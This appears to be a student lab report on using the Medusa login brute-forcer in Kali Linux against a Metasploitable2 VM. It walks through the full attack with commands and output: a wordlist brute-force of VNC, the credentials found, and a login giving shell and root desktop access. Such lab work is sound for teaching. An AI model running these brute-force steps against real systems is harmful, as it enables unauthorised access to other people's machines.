Medusa tool with kali Linux

Student: nour R. shaheen

Student: nour E. shalayel

Eng.nour habbush

Features

intended to be a speedy, massively parallel, modular, login brute-forcer.

The goal is to support as many services which allow remote authentication as possible.(التحكم بالأجهزة عن بعد)

login brute-forcer

1. can be performed against multiple hosts, users or passwords concurrently.
2. Target information (host/user/password) can be specified in a variety of ways.

To start attack :


Step 1:

```
┌──(kali㉿kali)-[~]
└─$ medusa -h
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

medusa: option requires an argument -- 'h'
CRITICAL: Unknown error processing command-line options.
ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M module [OPT]
  -h [TEXT]    : Target hostname or IP address
  -H [FILE]    : File containing target hostnames or IP addresses
  -u [TEXT]    : Username to test
  -U [FILE]    : File containing usernames to test
  -p [TEXT]    : Password to test
  -P [FILE]    : File containing passwords to test
  -C [FILE]    : File containing combo entries. See README for more information.
  -O [FILE]    : File to append log information to
  -e [n/s/ns]  : Additional password checks ([n] No Password, [s] Password = Username)
  -M [TEXT]    : Name of the module to execute (without the .mod extension)
  -m [TEXT]    : Parameter to pass to the module. This can be passed multiple times with a
                 different parameter each time and they will all be sent to the module (i.e.
                 -m Param1 -m Param2, etc.)
  -d           : Dump all known modules
  -n [NUM]     : Use for non-default TCP port number
  -s           : Enable SSL
  -g [NUM]     : Give up after trying to connect for NUM seconds (default 3)
  -r [NUM]     : Sleep NUM seconds between retry attempts (default 3)
  -R [NUM]     : Attempt NUM retries before giving up. The total number of attempts will be NUM + 1.
  -c [NUM]     : Time to wait in usec to verify socket is available (default 500 usec).
  -t [NUM]     : Total number of logins to be tested concurrently
  -T [NUM]     : Total number of hosts to be tested concurrently
  -L           : Parallelize logins using one username per thread. The default is to process
                 the entire username before proceeding.
  -f           : Stop scanning host after first valid username/password found.
  -F           : Stop audit after first valid username/password found on any host.
  -b           : Suppress startup banner
  -q           : Display module's usage information
  -v [NUM]     : Verbose level [0 - 6 (more)]
  -w [NUM]     : Error debug level [0 - 10 (more)]
  -V           : Display version
  -Z [TEXT]    : Resume scan based on map of previous scan


┌──(kali㉿kali)-[~]
└─$
```

Step 2:

User any tool to gather information about device you will attack

Here we will user Ip angry to know devices in our network



Step 3:

now we will use unix_passwords.txt file to try break username and password.

unix_passwords.txt this document contains list of words.

Here -U refer to username.

, -P refer to password.

, -h follow by host name or Ip address

And -M follow by mode execution.

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ medusa -h 192.168.1.102 -U /usr/share/wordlists/metasploit/unix_passwords
.txt -P /usr/share/wordlists/metasploit/unix_passwords.txt -M vnc
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofu
s.net>

ACCOUNT CHECK: [vnc] Host: 192.168.1.102 (1 of 1, 0 complete) User: admin (1
of 1009, 0 complete) Password: admin (1 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.102 (1 of 1, 0 complete) User: admin (1
of 1009, 0 complete) Password: 123456 (2 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.102 (1 of 1, 0 complete) User: admin (1
of 1009, 0 complete) Password: 12345 (3 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.102 (1 of 1, 0 complete) User: admin (1
of 1009, 0 complete) Password: 123456789 (4 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.102 (1 of 1, 0 complete) User: admin (1
of 1009, 0 complete) Password: password (5 of 1009 complete)
ACCOUNT FOUND: [vnc] Host: 192.168.1.102 User: admin Password: password [SUCC
ESS]
ACCOUNT CHECK: [vnc] Host: 192.168.1.102 (1 of 1, 0 complete) User: 123456 (2
 of 1009, 1 complete) Password: admin (1 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.102 (1 of 1, 0 complete) User: 123456 (2
 of 1009, 1 complete) Password: 123456 (2 of 1009 complete)
^[[B^[[B^[[B^[[B^[[B^[[BACCOUNT CHECK: [vnc] Host: 192.168.1.102 (1 of 1, 0 c
omplete) User: 123456 (2 of 1009, 1 complete) Password: 12345 (3 of 1009 comp
lete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.102 (1 of 1, 0 complete) User: 123456 (2
 of 1009, 1 complete) Password: 123456789 (4 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.102 (1 of 1, 0 complete) User: 123456 (2
 of 1009, 1 complete) Password: password (5 of 1009 complete)
ACCOUNT FOUND: [vnc] Host: 192.168.1.102 User: 123456 Password: password [SUC
CESS]
ACCOUNT CHECK: [vnc] Host: 192.168.1.102 (1 of 1, 0 complete) User: 12345 (3
of 1009, 2 complete) Password: admin (1 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.102 (1 of 1, 0 complete) User: 12345 (3
```

Step 4:

We will try connect device using vnc already installed on our kali.

We will continue break password with Metasploit.


Xtightvncviewer => vnc mode followed by hostname or Ip address.

xtightvncviewer 192.168.1.102

```
┌──(kali㉿kali)-[~]
└─$ xtightvncviewer 192.168.1.102
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
```

Now it will ask about password.

The commonly used password is “password” word.



Now we success break password and enter to device we can try any command.

Metasploitable2-Linux - VMware Workstation 16 Player (Non-commercial use only)

Player

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconig
-bash: ifconig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ec:ad:7c
          inet addr:192.168.1.102  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feec:ad7c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2230 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:135463 (132.2 KB)  TX bytes:8077 (7.8 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$
```

TightVNC: root's X desktop (metasploitable:0)

```
root@metasploitable: /
64 bytes from 192.168.1.102: icmp_seq=14 ttl=64 time=0.023 ms
64 bytes from 192.168.1.102: icmp_seq=15 ttl=64 time=0.018 ms
64 bytes from 192.168.1.102: icmp_seq=16 ttl=64 time=0.016 ms
64 bytes from 192.168.1.102: icmp_seq=17 ttl=64 time=0.024 ms

--- 192.168.1.102 ping statistics ---
17 packets transmitted, 17 received, 0% packet loss, time 16000ms
rtt min/avg/max/mdev = 0.009/0.018/0.024/0.005 ms
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ec:ad:7c
          inet addr:192.168.1.102  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feec:ad7c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7185 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8280 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:485981 (474.5 KB)  TX bytes:3170187 (3.0 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:277 errors:0 dropped:0 overruns:0 frame:0
```